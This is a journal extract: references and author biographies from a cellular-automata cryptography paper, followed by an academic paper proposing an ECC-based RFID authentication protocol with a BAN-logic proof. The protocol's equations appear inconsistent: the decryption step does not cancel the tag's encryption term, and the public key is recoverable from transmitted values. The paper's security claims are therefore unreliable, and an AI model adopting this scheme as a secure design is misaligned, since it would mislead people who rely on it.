[5] K. M. Faraoun, "A genetic strategy to design cellular automata based block ciphers," *Expert Systems with Applications*, vol. 41, no. 17, pp. 7958–7967, 2014.

[6] P. Guan, "Cellular automaton public-key cryptosystem," *Complex Systems*, vol. 1, no. 1, pp. 51–56, 1987.

[7] J. Jin, "An image encryption based on elementary cellular automata," *Optics and Lasers in Engineering*, vol. 50, no. 12, pp. 1836–1843, 2012.

[8] J. Kari, "Cryptosystems based on reversible cellular automata," *Manuscript*, Apr. 16, 1992. (`http://users.utu.fi/jkari/CACryptoScanned.pdf`)

[9] J. Kari, "Reversibility and surjectivity problems of cellular automata," *Journal of Computer and System Sciences*, vol. 48, no. 1, pp. 149–182, 1994.

[10] J. Kari, "Reversible cellular automata," in *Developments in Language Theory*, pp. 57–68, Springer, 2005.

[11] NIST AES, "Advanced encryption standard," *Federal Information Processing Standard, FIPS-197*, vol. 12, 2001.

[12] P. Ping, F. Xu, and Z. J. Wang, "Image encryption based on non-affine and balanced cellular automata," *Signal Processing*, vol. 105, pp. 419–429, 2014.

[13] J. N. Rao, A. C. Singh, "A novel encryption system using layered cellular automata," *International Journal of Engineering Research and Applications*, vol. 2, no. 6, pp. 912–917, 2012.

[14] P. Sarkar, "A brief history of cellular automata," *ACM Computing Surveys*, vol. 32, no. 1, pp. 80–107, 2000.

[15] J. L. Schiff, *Cellular Automata: A Discrete View of the World*, John Wiley & Sons, 2011.

[16] B. Schneier, *Applied Cryptography: Protocols, Algorithms, and Source Code in C, 2nd Edition*, John Wiley & Sons, Inc, 1996.

[17] M. Seredynski and P. Bouvry, "Block cipher based on reversible cellular automata," *New Generation Computing*, vol. 23, no. 3, pp. 245–258, 2005.

[18] T. Toffoli and N. H. Margolus, "Invertible cellular automata: A review," *Physica D: Nonlinear Phenomena*, vol. 45, no. 1, pp. 229–253, 1990.

[19] S. Tripathy and S. Nandi, "LCASE: Lightweight cellular automata-based symmetric-key encryption.," *International Journal of Network Security*, vol. 8, no. 3, pp. 243–252, 2009.

[20] S. Wolfram, "Cryptography with cellular automata," in *Advances in Cryptology (CRYPTO'85)*, LNCS 218, pp. 429–432, Springer, 1986.

[21] S. Wolfram, *A New Kind of Science*, Wolfram media Champaign, 2002.

[22] X. Wu, D. Ou, Q. Liang, and W. Sun, "A user-friendly secret image sharing scheme with reversible steganography based on cellular automata," *Journal of Systems and Software*, vol. 85, no. 8, pp. 1852–1863, 2012.

Said Bouchkaren obtained his state engineer diploma in software engineering from AbdelMalek Essaadi University, Morocco, in 2010. Actually, his is PhD student at Natinal School of Applied Sciences of Tangier. In 2011, He joined the department of Computer sciences and mathematics as a professor. His research focuses on cryptography and information security.

Saiida Lazaar started her scientific career with a research contract funded by the CNRS in France with which she prepared a Ph.D. in applied mathematics developing fast algorithms based on wavelets to solve some numerical problems. After her Ph.D., she has held various positions as a researcher with IFP (Institute Franais du Pétrole) and ONDRAF (Office National des Dchets Radioactifs et des matires Fissiles) in Belgium. In 2001, she joined AbdelMalek Essaadi University in Morocco as a Research-Professor. Her research area focuses on wavelets, cryptography, numerical analysis, mathematical and numerical modeling of environment and technological problems. She has a patent assigned at IFP with Dr. Dominique Gurillot. She published various works and special issues in international journals. She participated to national and international conferences, she organized international conferences and workshop and she was member of various scientific committees and scientific projects. She is currently Professor at the National School of Applied Sciences of Tangier; she teaches and supervises projects on

mathematics, cryptography and computer networks security. She is also president of the Association "la Colombe pour la promotion du progiciel libre".

A Lightweight RFID Security Protocol Based on Elliptic Curve Cryptography

Quan Qian, Yan-Long Jia, Rui Zhang
(Corresponding author: Quan Qian)

School of Computer Engineering & Science, Shanghai University
99 Shangda Rd., Baoshan District, Shanghai, China
(Email: qqian@shu.edu.cn)
(Received Nov. 12, 2013; revised and accepted Mar. 13 & Nov. 6, 2014)

Abstract

Radio Frequency Identification (RFID) is a promising new technology that is widely deployed for object tracking and monitoring, ticketing, supply-chain management, contactless payment, etc. However, RFID related security problems attract more and more attentions. This paper has studied a novel elliptic curve cryptography (ECC) based RFID security protocol and it shows some great features. Firstly, the high strength of ECC encryption provides convincing security for communication and tag memory data access. Secondly, the public-key cryptography used in the protocol reduces the key storage requirement and the backend system just store the private key. Thirdly, the new protocol just depends on simple calculations, such as XOR, bitwise AND, and so forth, which reduce the tag computation. Finally, the computational performance, security features, and the formal proof based on BAN logic are also discussed in detail in the paper.

Keywords: BAN logic, elliptic curve cryptography, RFID security protocol

1 Introduction

Internet of Things (IoT) refers to uniquely identifiable objects and their virtual representations in an Internet-like structure [30]. In IoT, each kind of sensor equipment, such as RFID (Radio-frequency identification), barcodes, two-dimension code, QR codes, GPS, etc. can integrate with Internet to get a huge network. Among them, RFID was seen as a prerequisite for the Internet of Things. If all objects and people in daily life were equipped with identifiers, they could be managed and interacted effectively. IoT has been regarded as the another technological revolution after Internet. For instance, the Intelligent Earth, Sensing China, U-Japan, IT839 of Korea has been pushed the IoT to a unprecedented level whether in application or research field [4]. However, with the fast development of IoT, the security issues have brought some negative influence, which has attracted the industry or scientific research to this hot area. Among them, the RFID security is the at the top list of primary concerns and RFID systems must need severval security requirements [7, 19, 32]. So far, there are some research results in this area.

Sarma proposed a Hash-lock RFID security protocol, which has been the basis for research on challenge-response hash encryption based RFID protocols [23, 24]. [27] is another hash function based mutual authentication protocol. Lin presented a random sequence based RFID protocol, which use hash function and random sequences to guarantee the freshness of the authentication message [13]. But to some extent, the security strength largely depends on the random sequence length. And because of the cost limit of tag, the sequence length is not very long, which limits the security. Molnar proposed a David Library RFID protocol [17]. Although this protocol has almost no security vulnerability in design, but it requires the tag has the function of generating random numbers, which limits the protocol use in low cost tags. Wu et al. improved the digital library RFID security protocol, and changed the security assumptions of the original protocol which can be compatible with the original one but resists new attacks [31]. Some light weight and low cost RFID authentications are provided in [18, 20, 29]. Similar to [1], the protocol's security heavily relies on the synchronous update between the back end database and the tag. Once there occurs abnormal in authentication (e.g. power interruption), the information will appear not synchronous, resulting in the tag not available. Moreover, the protocol is too computation complicated, facing challenges in terms of reliability. Khan and Moessner use a light weight computation and the protocol provide the synchronization and security by timestamp [10]. The main feature of the protocol lies in the back end database, which use a special Key-Class data structure, can find the target ID efficiently. But the protocol also has some disadvantages. Firstly, the mutual authentication is not too ideal. Secondly, the tag should not only generate random

number, but also save a certain amount of privacy data, which make it not applicable for low cost tags. Khedr proposed an authentication scheme for passive RFID tags combining a random key scheme with a strong cryptography [11]. And Wei et al. provided a improved authentication protocol for mobile agent device for RFID privacy protection [28]. Sun et al presents a RFID protocol based on cryptographic hash function, which mainly focuses on preventing an attacker tracking a target tag by observing unsuccessful previous session, that is the forward privacy service [26]. Moreover, the proposed RFID protocol is evaluated according to both the privacy attribute and the implementation performance.

Concerning about the ECC based RFID protocols, Martinez focuses on the protocol's scalability [15]. The protocol combines ECC and zero knowledge authentication, and the forward security is quite reliable. Martinez proposed an elliptic curve and zero knowledge based forward secure RFID protocol [14], which can resist some common attacks, but there is a higher demand on tag computation ability. [9] also make use of ECC, but the key synchronization policy is not perfect. Besides that, the protocol, similar to [15], requires the tag to generate the random key and can do scalar multiplication. Batina et al. put forward a public-key cryptography for RFID tags [5], which provides online and offline, the two ways of authentication. However, at the online phase, the tag use plaintext communication and at the offline phase, the tag need to do some complicated computations. It is not suitable for those low cost tags. Kumar et al introduce some implementation details of ECC hardware and discuss the performance factors on the chip size, memory and computation time [12]. Babaheidarian et al analyze the ECC-based RFID authentication protocols known as EC-RAC [3]. It mainly focuses on the reasons why some versions of EC-RAC protocols are exposed to privacy and/or security threats.

As mentioned above, some research have been conducted in RFID security protocols, as space limited we cannot described them one by one. In this paper, we propose an ECC based RFID security protocol. The contributions of the protocol are: (1) all sensitive information are encrypted by ECC, which ensure the confidentiality of transmitted information. (2) The computations involved are not too complicated that can been applied to low cost tags. (3) Due to the random number generated by the reader constantly updated, the corresponding authentication messages change continuously, which increase the difficulties for adversaries to decode them.

The organization of the paper are as follows. Section 2 presents the main idea of our ECC based RFID security protocol, including the protocol description and authentication process. Section 3 discusses the correctness from the points of tag and reader authentications. The protocol security will be discussed in section 4 and the formal proof with BAN logic in Section 5. Finally, the Section 6 gives a conclusion and the future work.



Figure 1: An ECC based RFID secure protocol model. Here, $M1 : \{Query, R\}$; $M2 : \{ECC(M(id)) + R, P_t + R\}$; $M3 : \{ECC(M(id)) + R, P_t + R, R\}$; $M4 : \{H(id) \oplus K_x, (K_x + R_x) \oplus H(id^{'})\}$; $M5 : \{H(id) \oplus K_x, (K_x + R_x) \oplus H(id^{'})\}$; $M6 : \{ECC(M(data)) + R, P_t + R\}$.

2 ECC-based RFID Security Protocol

Generally speaking, the designing goal of RFID security protocol is to implement the authentication and secure communication, which includes ensuring the integrity, confidentiality and security of the user secret information. At the same time, the protocol itself can resist the adversary sniffing, deleting, tampering or other malicious operation on the tag data. In addition, the protocol can resist the RFID common attacks, such as replaying, location tracking, denial of service, etc. The procedure of our protocol is illustrated in Figure 1.

In Figure 1, there are six messages interacted among three participants, the tag, reader and the backend database. Among different messages, $P_s = n * G$, P_s is the database public key and n is the database private key. Similarly, in $P_t = t * G$, t is the tag's private key, and P_t is the tag's public key. In $K = r * G$, r is the database temporary communication key, and K is the temporary public key. K_x, R_x is the x-coordinate of point K and R on ecliptic curve.

Furthermore, in Figure 1, $M(x)$ refers to encode information x to a point on ecliptic curve. $ECC(m) = m + r \times P$, where r is the private key of sender, m the message to be sent, P the public key of the receiver. The backend database need to choose a private key n ($n < m$, n is a big integer) and to create the public key $P = n \times G$. The sensitive date of tag, for instance, the tag ID and the privacy data, are encoded to a point (x, y) on the ecliptic curve.

2.1 Protocol Description

ECC is an approach to public-key cryptography based on algebraic structure of elliptic curves over finite fields. For current cryptographic purposes, suppose choosing a ecliptic curve in the finite field F_q, any point in F_q, $(x, y) \in F_q * F_q$ must satisfy the following equation:

$$y^2 \equiv x^3 + ax + b (mod\, q)$$

where, the elliptic curve group is made up of non-negative integer solutions P less than q, $P = (x, y)$ and infinite

point 0. a and b are constants that satisfy $4a^3 + 27b^2 \neq 0(mod\, q)$ and $F_q(q > 3)$. To choose a base point $G = (x, y)$ in $E_q(a, b)$, and this base point satisfy the condition that exists a minimum positive integer m (m is a big prime number), let $mG = O_\infty$(m is regarded as the $G's$ order).

In our protocol, hash function is very important, where some lightweight algorithms can be used [2, 25]. SQUASH is a quite simple hash method [25], and it has great encryption performance without random number creation. In addition, the security of SQUASH is almost equal to public-key approach. The QUARK [2], is another lightweight encryption scheme, also can be used for message authentication, stream encryption, with great identification, anti-collision and security.

2.2 Procedure of Protocol Authentication

1) Authentication Request. First of all, the reader starts a authentication request and sends a **Query** and a random number R to the tag. And the R is a point coordinate in the elliptic curve.

2) The Tag Authentication. Once the tag has received the reader's authentication request, it sends $M_0 = \{ECC(M(id)) + R, P_t + R\}$ to the reader, where $ECC(M(id)) = id + t \times P_t$, and t is the private key of the tag. When the reader has received $M2$, forwards $M2$ and sends its own random number R to the backend database at the same time.

When the database has received $M3$, computes $ID = M_0 - R - n \times P_t$, and then searches the database's index table to determine whether there exists $id^{'} = ID$. If it finds successfully, the tag authentication succeeds. Otherwise, the tag authentication fails and the database keeps silence.

3) The Reader Authentication. Once the tag has authenticated successfully, the database creates the random key $r(2 \leq r \leq n)$, and gets the temporary public key $K = r \times G$. Using the point K and R's x coordinate K_x and R_x, the tag sends the server's id. After that, the database, using its saved tag's $id^{'}$, computes $H(id) \oplus K_x, (K_x + R_x) \oplus H(id^{'})$, and then sends M4 to the reader.

After the reader receiving M4, sends M5 to the tag. Once the tag receive M5, computes the result according to the tag's $H(id)$, R and the data in M5. If the M4 is expressed as M1 and M2, where $M1 = H(id) \oplus K_x$ and $M2 = (K_x + R_x) \oplus H(id^{'})$, then we can get $H(id^{'}) = (H(id) \oplus M1 + R_x) \oplus M2$. At the same time, if $H(id^{'}) = H(id)$, then the reader authenticated successfully; otherwise, unsuccessfully. And if the authentication fails, the tag keep silence.

4) The Data Transmission. When the reader is authenticated successfully, the tag send M6 to the reader. $M6 = \{ECC(M(data)) + R, P_t + R\}$ and $ECC(M(data)) = data + t \times P_t$ (t is the tag private key). After that, the tag clear R from its memory. Once the reader receives M6, calculates $Data = M3 - R - n \times P_t$, and $Data$ is the confidential information that the tag will send. As $Data$ has been encoded as a point in the elliptic curve, so we can verify its correctness by computing whether it is really on the curve.

3 The Protocol Correctness Verification

3.1 Verification for Tag Authentication

When tag has received $M2$, does pre-judgment, only those messages being accordance with the predefined criteria, can be sent to the database. First of all, the reader receives $M3$, and then determines whether the tag information has been saved in the database.

The known facts are the database has been saved the private key n and tags' ID list $ID_1, ID_2, ..., ID_n$. The database receives the message sent by a reader, which contains $M^{'} = ECC(M(id)) + R, P_t + R, R$. From $M^{'}$, we can get R,P_t,and $m^{'} = ECC(M(id)) + R$. Moreover, we can get $ECC(M(id)) = m^{'} - R$, and $ID = ECC(M(id)) - n \times P_t$.

Using the ID to search in the ID list $ID_1, ID_2, ..., ID_n$ from the database, if finds successfully, then it says the validity of the tag and the authentication is successfully; otherwise, fails.

3.2 Verification for Reader Authentication

As mentioned above, supposing we have a secure communication between the reader and the backend database, for instance, a secure wired communication. And the backend database saves each tag's ID. When the tag has received $M5$, depending on its own saved related information, the tag verifies the reader's validity. Supposing the tag has received $M5$ and got $H(id)$ and R_x. Given $m_1 = H(id) \otimes K_x$ and $m_2 = (K_x + R_x) \otimes H_{id'}$, then we can get: $K_x^{'} = m_1 \otimes H(id)$, then: $H_{id'} = (K_x^{'} + R_x) \otimes m_2$.

So, if $H(id^{'}) = H(id)$, then it indicates the reader's validity. The reason is only the valid reader has the correct $H(id^{'})$. And if $H(id^{'}) \neq H(id)$, then the reader's authentication fails.

4 The Protocol Security Verification

1) Tag Authentication and Reader Authorized Access. Through the above analysis, it shows that the tag's validity can be verified uniquely by its ID. Meanwhile, the reader's validity can be verified through the

correctness of $H(id^{'})$, which guarantees the reader's authorized access to the tag.

2) Tag Anonymity. In the above protocol, the confidential information, for instance, the tag's ID and data, are not transmitted in plaintext. All of the sensitive data are encrypted by ECC, e.g. $ECC(M(id))$ and $ECC(M(data))$. So, even the adversary sniffed the secret information, it is very difficult to decipher them, that is, the tag anonymity.

3) The Backward Security. A major security concern in every cryptosystem is the protection of secret information from exposure. In general, the backward security is designed to prevent the compromise of a long-term secret key from affecting the confidentiality of future conversations.

The RFID backward security is what the adversary got the secret information at time $t1$ cannot be used for future $t2$ authentication, which can prevent the replay attack. In order to satisfy the backward security, it should require the secret information are changing each time, furthermore, the information after changed cannot be deduced by the previous ones. In our protocol, we embedded random number R in authentication, which can ensure the freshness and backward security. The detailed proof are as follows.

Supposing at time t_1, the tag sent message $M_{t_1-1} = ECC(M(id)) + R_1$, $M_{t_1-2} = P_t + R_1$. At time t_2, the random number in the reader is R_2. When the data of t_1 has been transferred to the database, then $P_t^{'} = M_{t_1-2} - R_2$. As R_1 and R_2 are random numbers, there are very low probability that the two are equal. So, the low equal probability is for $P_t, P_t^{'}$. In other words, we cannot solve the tag's ID by P_t and $P_t^{'}$, and the authentication fails.

4) The Forward Security. Similar to the backward security, the forward security for RFID security that is to say, even if the adversary acquires the current state t_2, he/she cannot create any relationships between t_2 and any past state t_2, which can prevent the malicious tracking or tag privacy leakage.

In our mentioned protocol, all the messages in authentication have utilized random number R or variant of R, which ensure the freshness of each message and can protect the privacy as a result.

5 The Protocol Formal Analysis

Security protocol generally refers to a sequence of operations that ensure providing secure delivery of data between different communication parties. Security protocols must achieve certain goals when an arbitrary number of sessions are executed concurrently or an adversary may use information acquired in one session to compromise the security of another. Since security protocols form the basis of modern secure networked systems, it is important to develop formal, accurate and applicable methods for finding errors and proving that the target protocols meet their expected security requirements. In order to guide the security protocol designing and debugging, to discover the security flaws as soon as possible, the formal verification method is regarded as an effective way. Currently, there are three kinds of formal methods: modal logic of knowledge and belief, theorem proof, and process calculus [22, 8, 33]. Next, we will use BAN, a kind of logical method, to prove that our proposed protocol is correct.

5.1 The BAN Logic

The BAN (named after its inventors Burrows, Abadi, and Needham) logic is a modal logic of belief, and it has been widely used for security protocol formal verification [6, 21, 16]. Specially, BAN logic has a set of rules for defining and analyzing information exchange protocols, which can help its users determine whether the exchanged information are trustworthy and secure against eavesdropping.

5.1.1 Basic Operators of BAN Logic

The main objects in BAN contains communication participants(P and Q), session $key(K)$ and some operators. And X represents any statements. BAN has 10 basic modal operators including: P believes $X(P|\equiv X)$; P sees $X(\mathrm{P}\triangleleft X)$; P once said $X(P|\sim X)$; P has jurisdiction over $X(P \Rightarrow X)$; X is fresh $(\#(X))$; P and Q share key $K(P \overset{K}{\longleftrightarrow} Q)$; P has a published public key $K(\overset{K}{\longrightarrow} P)$, and corresponding private key K^{-}; P and Q share secret $X(P \overset{X}{\rightleftarrows} Q)$; Message encryption $(\{X\}_K)$ and Message combination $(<X>_Y)$. The detailed introduction can be found in [6].

5.1.2 Main Inference Rules of BAN Logic

(1) Message meaning: If P believes K is Q's public key and P sees $\{X\}_{K^-}$, then P believes Q said X.

$$\frac{P|\equiv \overset{K}{\longrightarrow} Q, P \triangleleft \{X\}_{K^-}}{P|\equiv Q|\sim X}$$

For sharing key case, the similar rule is:

$$\frac{P|\equiv P \overset{K}{\longleftrightarrow} Q, P \triangleleft <X>_Y}{P|\equiv Q|\sim X}$$

(2) Jurisdiction: If P believes Q has jurisdiction over X and P believes Q believes X, then P believes X.

$$\frac{P|\equiv Q|\Rightarrow X, P|\equiv Q|\equiv X}{P|\equiv X}$$

(3) Nonce verification: If P believes X is fresh and P believes Q believes once said X, then P believes Q believes X.

$$\frac{P\models \#(X), P\models Q\mid\sim X}{P\models Q\models X}$$

(4) Belief: If P believes X, and P believes Y, then P believes the combined (X, Y).

$$\frac{P\models X, P\models Y}{P\models (X,Y)}$$

If P believes the combined (X, Y), then P believes X.

$$\frac{P\models (X,Y)}{P\models X}$$

If P believes Q believes the combined (X, Y), then P believes Q believes X.

$$\frac{P\models Q\models (X,Y)}{P\models Q\models X}$$

(5) Freshness: If P believes X is fresh, then P believes the combined (X, Y) is fresh.

$$\frac{P\models \#(X)}{P\models \#(X,Y)}$$

(6) Message receiving: If P believes K is the public key of P, and P sees $\{X\}_{K^-}$, then P sees X.

$$\frac{P\models \xrightarrow{K} P, P\lhd \{X\}_{K^-}}{P\lhd X}$$

Since BAN logic is based on knowledge and belief, we can add another message meaning rule for our protocol inference.

(7)Complex message meaning: If P believes K is the public key of P and R is public key of Q, and P sees the encrypted message $\{\{X\}_K\}_{R^-}$, then P believes Q said X.

$$\frac{P\models \xrightarrow{K} P, P\models \xrightarrow{R} Q, P\lhd \{\{X\}_{K^-}\}_{R^-}}{P\models Q\sim X}$$

5.2 The Protocol Formal Analysis

There are three participants in the protocol: the tag A, the reader B, and the backend database S. Further, A and B share the public key of the database S. Supposing there is a secure communication channel between the reader B and database S, for instance, using a wired secure communication. *data* represents the secret data that the tag saved.

5.2.1 The initial assumption

1) The assumptions trusted by all participants:

- $S\models \#(R)$: the backend database S believes the reader's random number R is fresh;
- $A\models \#(R)$: the tag A believes the reader's random number R is fresh.

2) The initial keys trusted by all participants:

- $S\models \xrightarrow{P_t} A$: the database S believes P_t is the tag A public key;
- $S\models \xrightarrow{P_s} S$: the database S believes P_s is his own public key;
- $A\models S \overset{id}{\rightleftarrows} A$: the tag A believes it shares the secret id with the database S.

3) The controlled services provided by all participants:

- $S\models A\Rightarrow id$: the database S believes the tag A has jurisdiction over id;
- $A\models S\Rightarrow id^{'}$: the tag A believes the database S has jurisdiction over its own saved $id^{'}$.

5.2.2 The Ideal Model of the Protocol

In order to formally analyze the protocol, the abstracted ideal model of the original protocol are as follows:

① $A\rightarrow B$: $\{R, P_t, \{\{id, R\}_{P_s}\}_{P_t^-}\}$: That is the tag send message $\{R, P_t, \{\{id, R\}_{P_s}\}_{P_t^-}\}$ to the reader.

② $B\rightarrow S$: $\{R, P_t, \{\{id, R\}_{P_s}\}_{P_t^-}\}$: That is the reader forward the $\{R, P_t, \{\{id, R\}_{P_s}\}_{P_t^-}\}$ to the backend database.

③ $S\rightarrow B$: $<id^{'}, R, K>_{id}$: That is the database send the combined secret $<id^{'}, R, K>_{id}$ to the reader.

④ $B\rightarrow A$: $<id^{'}, R, K>_{id}$: That is the reader forward the combined secret $<id^{'}, R, K>_{id}$ to the tag.

⑤ $A\rightarrow B$: $\{P_t, R, \{\{data, R\}_{P_s}\}_{P_t^-}\}$: That is the tag send the final secret information $\{P_t,\ R,\ \{\{data,\ R\}_{P_s}\}_{P_t^-}\}$ to the reader.

5.2.3 The Expected Goal of the Protocol

Supposing the communication between the reader and the backend database is secure and the database saves each tag's ID in advance. So, the expected goal of the proposed protocol includes: ① $S\models id$, that is the backend database believes the id that the tag send. ② $A\models id^{'}$, that is the tag believes the $id^{'}$ that the backend database send.

Table 1: Performance comparison among several public-key encryption based RFID secure protocols

Protocol Goals	Sub-goals	[15]	[9]	[5]	Ours
Authentication	Tag	◯	◯	◯	◯
	Reader	◯	◯	◯	◯
Forward security	User Privacy	◯	◯	◯	◯
	Position Tracking	◯	◯	◯	△
Backward security	Replay Attacking	◯	◯	◯	◯
Data Security	Confidentially	◯	◯	◯	◯
	Integrity	△	△	△	◯
Performance	Random number?	*Y*	*Y*	*Y*	*N*
	Point multiplication?	*Y*	*Y*	*N*	*N*
	Simple calculation	*P*	*P*	*P*	*Y*

5.2.4 BAN Logic Inference

1) From message ①, we can get $B \lhd \{R,\ P_t,\ \{\{id, R\}_{P_s}\}_{P_t^-}\}$, but cannot understand the encrypted message and forward it to S.

2) From message ②, we can get $B \lhd \{R,\ P_t,\ \{\{id, R\}_{P_s}\}_{P_t^-}\}$. Then, according to the initial assumption $S|\equiv \xrightarrow{P_t} A$ and $S|\equiv \xrightarrow{P_s} S$, using Rule(7) can yield: $S|\equiv A \sim \{id, R\}$. Next, by initial assumption $S|\equiv \#(R)$ and Rule(5), can get $S|\equiv \#(id, R)$. After that, using Rule(3), can get $S|\equiv A|\equiv \{id, R\}$. Next, using Rule(4), can obtain $S|\equiv A|\equiv id$. After that, according to the initial assumption $S|\equiv A|\Rightarrow id$, can get $S|\equiv id$. Finally, S send message ③.

3) Once B receive message ③, forward and send message ④. Once A received message ④, it says $A \lhd\!< id^{'}, R, K >_{id}$. According to the initial assumption $A|\equiv S \overset{id}{\rightleftarrows} A$ and Rule(1), can yield $A|\equiv S \sim \{id^{'}, R, K\}$. Then, by initial assumption $A|\equiv \#(R)$ and Rule(5), can get $A|\equiv \#\{id^{'}, R, K\}$. After that, using Rule(3), can yield $A|\equiv S|\equiv \{id^{'}, R, K\}$. Next, using Rule(4), can get $A|\equiv S|\equiv id^{'}$. Finally, using Rule(2), we can get the goal $A|\equiv id^{'}$, that is what the protocol expected.

From the above inference, it shows that the protocol obtains the final belief goal, $S|\equiv id$ and $A|\equiv id^{'}$. That is to say the protocol reaches its security goal and the authentication succeeds.

6 The Comparison of Relative RFID Protocols

Our proposed protocol is based on ECC, which can provide strong encryption only by a short length of key. Furthermore, the protocol only use some simple operators, reducing the tag computational complexity, which is suitable for those low cost tags. Next, we will give a comparison between our protocol and some typical public-key based protocols from the point of security and performance. It is shown in Table 1.

In Table 1, [15] and [9] are two ECC-based RFID security protocols, and [5] is a public-key based one. And the notation "◯" represents the protocol implements well or provides this service. " △ " means partially provided or not well implemented. "*Y*" means yes, "*N*" means no, and "*P*" means partial.

From Table 1, it shows that from the point of security, our protocol is almost equivalent to the existing protocols. However, concerning the computation compared with other related protocols, ours has great advantages, especially for those ECC based protocol, the point multiplication requires considerable computing capacity. So, our protocol is suitable for those low cost, low computational ability tags.

7 Conclusion and Future Work

RFID as the core technology of IoT, the security issues have been emerged widely. It is meaningful to develop lightweight RFID security protocols for those low cost and low computation capability tags. In this paper, we proposed a elliptic curve cryptography based protocol, analyzed its security, performance, and verified using BAN logic. From the analysis, it shows that the protocol can provide mutual authentication for the tag and the reader. Meanwhile, it can resist some common RFID related attacks. Moreover, our proposed protocol just use some simple operators, such as XOR, bitwise AND, etc., reducing the computation complexity for those low cost tags.

The future directions we can do further are: simulating the protocol in some real IoT environments to evaluate its real performance; using more factors not only random number to improve the forward security; developing our own lightweight hash function to balance the tradeoff between the computation pressure and security requirements.

Acknowledgments

This study was supported by the Shanghai Municipal Natural Science Foundation under grant No.13ZR1416100. The authors gratefully acknowledge the anonymous reviewers for their valuable comments.

References

[1] P. D. Arco and A. D. Santis, "On ultralightweight RFID authentication protocols," *IEEE Transactions on Dependable and Secure Computing*, vol. 8, no. 4, pp. 548–563, 2011.

[2] J. P. Aumasson, L. Henzen, W. Meier, and M. N. Plasencia, "Quark: A lightweight hash," *Journal of Cryptology*, vol. 26, no. 2, pp. 313–339, 2013.

[3] P. Babaheidarian, M. Delavar, and J. Mohajeri, "On the security of an ECC based RFID authentication protocol," in *9th International ISC Conference on Information Security and Cryptology (ISCISC'12)*, pp. 111–114, Tabriz, Sept. 2012.

[4] Baidu Encyclopedia, *Intelligent Earth*, July 24, 2015. (`http://baike.baidu.com/view/2168958.htm`)

[5] L. Batina, J. Guajardo, T. Kerins, N. Mentens, P. Tuyls, and I. Verbauwhede, "Public-key cryptography for RFID-tags," in *Proceedings of PerCom'07*, pp. 217–222, White Plains, NY, Mar. 2007.

[6] M. Burrows, M. Abadi, and R. M. Needham, "A logic of authentication," *ACM Transaction on Computer Systems*, vol. 8, no. 1, pp. 18–36, 1990.

[7] T. J. Cao and P. Shen, "Cryptanalysis of two RFID authentication protocols," *International Journal of Network Security*, vol. 9, no. 1, pp. 95–100, 2009.

[8] M. L. Deng, J. F. Ma, and L. H. Zhou, "Design of anonymous authentication protocol for RFID," *Journal of Communications*, vol. 30, no. 7, pp. 20–26, 2009.

[9] G. Godor, P. Szendi, and S. Imre, "Elliptic curve cryptography based authentication protocol for small computational capacity RFID systems," in *Proceedings of the 6th ACM Workshop on QoS and Security for Wireless and Mobile Networks*, pp. 98–105, Bodrum, Turkey, Oct. 2010.

[10] G. N. Khan and M. B. Moessner, "Secure authentication protocol for RFID systems," in *20th International Conference on Computer Communications and Networks (ICCCN'11)*, pp. 1–7, Hawaii, USA, July 2011.

[11] W. Khedr, "On the security of moessner and KHAN authentication scheme for passive EPCglobal C1G2 RFID tags," *International Journal of Network Security*, vol. 16, no. 5, pp. 369–375, 2014.

[12] E. S. Kumar and C. Paar, "Are standards compliant elliptic curve cryptosystems feasible on RFID?," in *Proceedings of RFIDSec'06*, New York, USA, 2006.

[13] G. B. Lin, Y. H. Wang, and Y. J. Zhan, "RFID security protocol based on random sequence," *Computer Engineering*, vol. 34, no. 20, pp. 151–153, 2008.

[14] S. Martnez, M. Valls, C. Roig, F. Gin, and J. M. Miret, "An elliptic curve and zero knowledge based forward secure RFID protocol," in *3rd conference on RFID-Sec*, pp. 42–52, Malaga,Spain, July 2007.

[15] S. Martnez, M. Valls, C. Roig, J. M. Miret, and F. Gin, "A secure elliptic curve-based RFID protocol," *Journal of Computer Science and Technology*, vol. 24, no. 2, pp. 309–318, 2009.

[16] J. L. Meng and Z. Wang, "A RFID security protocol based on hash chain and three-way handshake," in *Fifth International Conference on Computational and Information Sciences (ICCIS'13)*, pp. 1463–1466, Shiyang, June 2013.

[17] D. Molnar and D. Wagner, "Privacy and security in library RFID issues, practices, and architectures," in *11th ACM Conference on Computer and Communications Security (CCS'04)*, pp. 210–219, Washington, DC, USA, Oct. 2004.

[18] M. Naveed, W. Habib, U. Masud, U. Ullah, and G. Ahmad, "Reliable and low cost RFID based authentication system for large scale deployment," *International Journal of Network Security*, vol. 14, no. 3, pp. 173–179, 2012.

[19] R. K. Pateriya and S. Sharma, "The evolution of RFID security and privacy: a research survey," in *2011 International Conference on Communication Systems and Network Technologies (CSNT'11)*, pp. 115–119, Katra, Jammu, June 2011.

[20] P. Peris-Lopez, J.C. Hernandez-Castro, J.M.E. Tapiador, and A. Ribagorda, "Lmap: A real lightweight mutual authentication protocol for low-cost RFID tags," in *Workshop on RFID Security (RFIDSEC'06)*, pp. 1–6, Graz, Austria, July 2006.

[21] Q. Qian, X. Guo, and R. Zhang, "RFID protocol based on random number and encryption hash," in *IET International Communication Conference on Wireless Mobile and Computing (CCWMC'11)*, pp. 169–174, Shanghai, China, Nov. 2011.

[22] S. H. Qing, "Design and logical analysis of security protocols," *Journal of Software*, vol. 14, no. 7, pp. 1300–1309, 2003.

[23] S. E. Sarma, S. A. Weis, and D. Engels, "Radiofrequency identification: Secure risks and challenges," *CryptoBytes*, vol. 6, no. 1, pp. 2–9, 2003.

[24] S. E. Sarma, S. A. Weis, and D. W. Engels, "Rfid systems and security and privacy implications," in *Cryptographic Hardware and Embedded Systems (CHES'02)*, pp. 454–469, CA, USA, Aug. 2002.

[25] A. Shamir, "SQUASH - A new mac with provable security properties for highly constrained devices such as RFID tags," *Fast Software Encryption*, LNCS 5086, pp. 144–157, Springer, 2008.

[26] D. Z. Sun and J. D. Zhong, "A hash-based RFID security protocol for strong privacy protection," *IEEE Transactions on Consumer Electronics*, vol. 58, no. 4, pp. 1246–1252, 2012.

[27] C. H. Wei, M. S. Hwang, and A. Y. Chin, "A mutual authentication protocol for RFID," *IEEE IT Professional*, vol. 13, no. 2, pp. 20–24, 2011.

